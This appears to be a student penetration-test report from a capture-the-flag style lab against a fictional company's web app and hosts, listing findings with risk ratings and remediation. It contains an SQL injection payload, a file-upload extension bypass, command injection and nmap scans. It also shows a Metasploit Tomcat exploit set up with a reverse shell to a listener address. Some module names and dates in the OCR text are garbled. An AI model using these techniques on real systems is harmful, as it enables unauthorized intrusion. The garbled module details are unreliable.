
	
Affected Hosts	192.168.14.35
Remediation	<p>Whitelisting - only allow verified and secured whitelist files to be uploaded.</p> <p>Input validation, server-side, where only certain file extensions (i.e. jpg) will be accepted, without multiple extensions (like in this case where we bypassed the security measures in place by using a .jpg.php extension).</p> <p>Prevent file paths from being directly appended.</p>

Vulnerability 7	Findings
Title	SQL Injection
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	<p>Within the second field of the login page, an “always true” payload was injected (1’ OR ‘1’ = ‘1) which revealed Flag 7.</p> <p>This makes Total-Rekall vulnerable to the leaking, deletion, and/or modification of confidential data such as passwords and hashes.</p>

<b>Images</b> 	
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Server-side input validation should be implemented, specifically character escaping, which would treat special characters such as "/ - =" as a part of the syntax for a potential SQL injection attack, thereby not allowing it to be input.



Vulnerability 8		Findings
<b>Title</b>	User Credentials Exposure	
<b>Type (Web app / Linux OS / Windows OS)</b>	Web App	
<b>Risk Rating</b>	Critical	
<b>Description</b>	Clicked "View Page Source" and the credentials for an Administrator account were exposed. Highlighting the text on the page reveals the user credentials right next to the "login" and "password" fields.	

# Images




A screenshot of a Kali Linux desktop environment. The desktop background is red with the REKALL CORPORATION logo (a large stylized 'R' inside a circle) and the company name below it. A black rectangular box covers the middle portion of the screen. Below this box is a white 'Login' button. At the bottom of the screen, there is green text that reads "Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools" followed by a blue "HERE" link. The desktop has a standard window manager with icons for Memory Planner, Kazam, qterminal, and others. A Firefox window titled "Login - Mozilla Firefox" is open, showing the URL "192.168.14.35/Login.php".


<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	<p>Delete the exposed credentials from the HTML. Do not store sensitive data, like this, unnecessarily.</p> <p>If sensitive data needs to be stored anywhere, always ensure to encrypt it, whether it is at rest or in transit.</p> <p>For enhanced security, implement multi factor authentication (MFA).</p>

<b>Vulnerability 9</b>	<b>Findings</b>
<b>Title</b>	Sensitive Data Exposure via Path Traversal
<b>Type (Web app / Linux OS / Windows OS)</b>	Web App
<b>Risk Rating</b>	High
<b>Description</b>	We simply added the extension /robots.txt to the url and were able to view this sensitive file. Demonstrates that path traversal is exploitable on this web app.
<b>Images</b>	 
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Do not store sensitive data, unencrypted, in this way.


	<p>Prevent user-supplied input passing to the filesystem APIs.</p> <p>Validate any user-supplied input before it is processed, either through a whitelist of acceptable values or by verifying that the input contains only acceptable content.</p> <p>Ensure the web server is always up to date.</p> <p>Monitor web server logs for suspicious activity.</p>
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
Vulnerability 10	Findings
Title	Command Injection
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	<p>Able to navigate from /Networking.php to 192.168.14.35/disclaimer.php?page=vendors.txt via 192.168.14.35/networking.php.</p> <p>Input "splunk" inside of the toolbar intended for DNS Check.</p>
Images	

	 <p>The screenshot shows a red header with the Rekall Corporation logo and navigation links for Home, About Rekall, Welcome (which is selected), VR Planner, and Login. Below the header, a section titled "Welcome to Rekall Admin Networking Tools" displays a reminder about vendor lists and a "DNS Check" form. The "Lookup" button is highlighted in red. The results show a non-authoritative answer for www.splunk.com, listing canonical names and IP addresses.</p>
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	<p>Input validation to restrict unintended access. Restrict the ability to view vendors.txt file.</p>

Vulnerability 11	Findings
<b>Title</b>	Command Injection (Advanced)
<b>Type (Web app / Linux OS / Windows OS)</b>	Web App
<b>Risk Rating</b>	Critical
<b>Description</b>	We input the same command “splunk” in the MX Record Checker and retrieved sensitive information regarding the mail server.
<b>Images</b>	 <p>The screenshot shows a red header with the Rekall Corporation logo and navigation links for Home, About Rekall, Welcome (which is selected), VR Planner, and Login. Below the header, a section titled "Welcome to Rekall Admin Networking Tools" displays a reminder about vendor lists and a "DNS Check" form. The "Lookup" button is highlighted in red. The results show a non-authoritative answer for www.example.com, listing canonical names and IP addresses.</p>

<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	<p>Monitor DNS</p> <p>Use a more reputable domain registrar.</p> <p>“Cyber Hygiene” (strong passwords, MFA, etc) for the domain owner email account.</p>

<b>Vulnerability 12</b>	<b>Findings</b>
<b>Title</b>	Open Source Data Exposure
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux OS
<b>Risk Rating</b>	Medium
<b>Description</b>	Used WHOIS to examine the Domain Dossier.
<b>Images</b>	 <p>The screenshot shows a network graph visualization within the OSINT Framework interface. The central node is 'OSINT Framework'. Numerous lines connect it to various other nodes, which represent different OSINT tools and services. These include 'Domain Dossier', 'domainIQ', 'DomainTools Whois', 'Domain Big Data', 'Whoisology', 'Whois API', 'DNSstuff', 'Robtex (R)', 'DomainDossier.com', 'MarkMonitor Whois Search', 'easyWhois', 'Website Informer', 'Whois', 'Whois API4id', 'WhoisDNS.info', 'Domaindb.info', and 'IP2WHOIS'. Other visible nodes include 'Whois Records', 'Subdomains', 'Discovery', 'Certificate Search', 'PassiveDNS', 'Reputation', 'Domain Analytics', 'Typoquatting', 'Analytics', 'URL Expenders', 'Change Detection', 'Social Analysis', 'DNSSEC', 'Cloud Resources', 'Vulnerabilities', and 'Tools'.</p>

	
<b>Affected Hosts</b>	totalrecall.xyz (97.74.105.26)
<b>Remediation</b>	Employ a privacy shield to hide this information

Vulnerability 13	Findings
<b>Title</b>	Open Source Data Exposure Certificate
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux OS
<b>Risk Rating</b>	Low
<b>Description</b>	crt.sh employed for a Certificate Search


The image consists of three vertically stacked screenshots from a Microsoft Remote Desktop session, all titled "Project2" and dated "Mon Dec 4 12:19PM".



- Top Screenshot:** Shows the "OSINT Framework" interface. On the left, there's a tree view with categories like "OSINT Framework", "Domain Name", "IP Address", "Email Address", etc. On the right, a network graph displays various services and domains connected to "crt.sh - Certificate Search".
- Middle Screenshot:** Shows the "crt.sh | Certificate Search" interface. A search bar contains "totalrekall.xyz". Below it, a "Search" button and an "Advanced..." link are visible. The footer includes a copyright notice for Sectigo Limited 2015-2023 and a logo.
- Bottom Screenshot:** Shows the "crt.sh | totalrekall.xyz" interface. It's a "Identity Search" page with a table of certificates. The columns include "Certificates", "crt.sh ID", "Logged At", "Not Before", "Not After", "Common Name", "Matching Identities", and "Issuer Name". Several rows of certificate data are listed, such as:


Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name
9436388453	2023-05-18	2023-05-20	2024-05-20	www.totalrekall.xyz	totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc."	
942423941	2023-05-18	2023-05-18	2024-05-18	totalrekall.xyz	totalrekall.xyz	OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2	
6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL CN=ZeroSSL RSA Domain Secure Site CA	
6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd totalrekall.xyz	totalrekall.xyz	C=AT, O=ZeroSSL CN=ZeroSSL RSA Domain Secure Site CA	
6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz	C=AT, O=ZeroSSL CN=ZeroSSL RSA Domain Secure Site CA	
6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	www.totalrekall.xyz	C=AT, O=ZeroSSL CN=ZeroSSL RSA Domain Secure Site CA	

## Images

Affected Hosts	totalrecall.xyz (97.74.105.26)
Remediation	Remediation steps for certificate exposure involve implementing measures to restrict access to sensitive information, such as limiting public exposure of certificates in public repositories, regularly monitoring and auditing certificate issuance and usage, and promptly revoking and reissuing certificates if any compromise is suspected. Additionally, organizations should consider adopting security best practices, such as encryption and access controls, to mitigate the impact of potential data exposures and enhance overall certificate management security.

Vulnerability 14	Findings
Title	Nmap Scan
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	Used intense Nmap scan. nmap -sV
Images	 <pre> root@kali: ~ └─# nmap -sV 192.168.13.0/24 Starting Nmap 7.92 ( https://nmap.org ) at 2023-12-04 12:24 EST Nmap scan report for 192.168.13.10 Host is up (0.000060s latency). Not shown: 998 closed tcp ports (reset) PORT      STATE SERVICE VERSION 8089/tcp  open  ajp13  Apache Jserv (Protocol v1.3) 8080/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1 MAC Address: 02:42:00:8A:0D:0A (Unknown)  Nmap scan report for 192.168.13.12 Host is up (0.000060s latency). Not shown: 999 closed tcp ports (reset) PORT      STATE SERVICE VERSION 8080/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1 MAC Address: 02:42:00:8A:0D:0C (Unknown)  Nmap scan report for 192.168.13.13 Host is up (0.000060s latency). Not shown: 999 closed tcp ports (reset) PORT      STATE SERVICE VERSION 80/tcp    open  http   Apache httpd 2.4.25 ((Debian)) MAC Address: 02:42:00:8A:0D:0D (Unknown)  Nmap scan report for 192.168.13.14 Host is up (0.000060s latency). Not shown: 999 closed tcp ports (reset) PORT      STATE SERVICE VERSION 22/tcp    open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0) MAC Address: 02:42:00:8A:0D:0E (Unknown) Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  Nmap scan report for 192.168.13.1 Host is up (0.000070s latency). Not shown: 999 closed tcp ports (reset) PORT      STATE SERVICE VERSION 5901/tcp  open  vnc    VNC (protocol 3.8) 6001/tcp  open  X11   (access denied) 10080/tcp filtered snet-sensor-mgmt 10081/tcp filtered snet-config  Service detection performed. Please report any incorrect results at https://map.org/submit/ . Nmap done: 256 IP addresses (5 hosts up) scanned in 40.80 seconds   </pre>
Affected Hosts	192.168.13.1 192.168.13.10 192.168.13.12 192.168.13.13 192.168.13.14
Remediation	Block IP scans for unauthorized users by configuring the firewall rules

Vulnerability 15	Findings
Title	Nmap Scan - Aggressive
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	Used command: nmap -A Discovered the host running Drupal
Images	 
Affected Hosts	192.168.13.13
Remediation	Block IP scans for unauthorized users. Configure firewall rules and close unnecessary open ports.

Vulnerability 16	Findings
Title	Nessus Scan
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	A vulnerability was revealed using Nessus Scan for Host: 192.168.13.12. Apache Struts version that is running suffers from a remote code execution vulnerability.
Images	
Affected Hosts	192.168.13.12:8080
Remediation	Perform regular updates on Apache Struts to keep it up to date and less likely to be exploited - specifically, upgrade to Apache Struts 2.3.32/2.5.10.1 or later.

Vulnerability 17	Findings
Title	Apache Tomcat Remote Code Execution
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Used an RCE (Remote Code Execution) exploit through Metasploit to exploit all host credential files. By using the results from the aggressive Nmap scan, successfully gained access to the host main directory folder: root.

Kali on ML-REFVM-197105

root@kali:~# msf6 > search tomcat.jsp

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
-					
0	auxiliary/admin/http/tomcat_ghostcat	2020-02-20	normal	Yes	Apache Tomcat JSP file Read
1	exploit/multi/http/tomcat_mgr_deploy	2020-11-09	excellent	Yes	Apache Tomcat Manager Application Deployer Authenticated Code Execution
2	exploit/multi/http/tomcat_mgr_upload	2020-11-09	excellent	Yes	Apache Tomcat Manager Authenticated Upload Code Execution
3	exploit/windows/http/cayin_xpost_sql_rce	2020-06-04	excellent	Yes	Cayin xPost wayinder_seqid SQLI to RCE
4	exploit/linux/http/cpl_tararchive_upload	2019-05-15	excellent	Yes	Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
5	exploit/multi/http/tomcat.jsp_upload_bypass	2017-10-03	excellent	Yes	Tomcat RCE via JSP Upload Bypass

Interact with a module by name or index. For example info 27, use 27 or use post/windows/gather/enum\_tomcat

msf6 >

```
Kali on ML-REFVM-197105 - terminal - x

root@kali: ~

File Actions Edit View Help

# Name Disclosure Date Rank Check Description
0 auxiliary/admin/http/tomcat_ghostat 2009-02-20 normal Yes Apache Tomcat AJP File Read
1 exploit/multi/http/tomcat_mgr_deploy 2009-11-09 excellent Yes Apache Tomcat Manager Application Deployer Authenticated Code Execution
2 exploit/multi/http/tomcat_mgr_upload 2009-11-09 excellent Yes Apache Tomcat Manager Authenticated Upload Code Execution
3 exploit/windows/http/cainy/xpost_sql_rce 2020-06-04 excellent Yes Cainy Post wayinder_seqid SQL to RCE
4 exploit/linux/http/cpi_larcivearce_upload 2019-05-15 excellent Yes Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
5 exploit/multi/http/tomcat_jsp_upload_bypass 2017-10-03 excellent Yes Tomcat RCE via JSP Upload Bypass

Interact with a module by name or index. For example info 5, use 5 or use exploit/multi/http/tomcat_jsp_upload_bypass

msf6 > use 5
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port]...
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 8080 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI / yes The URL path of the Tomcat installation
VHOST no HTTP server virtual host

Payload options (generic/shell_reverse_tcp):
Name Current Setting Required Description
LHOST 172.20.220.217 yes The listen address (an interface may be specified)
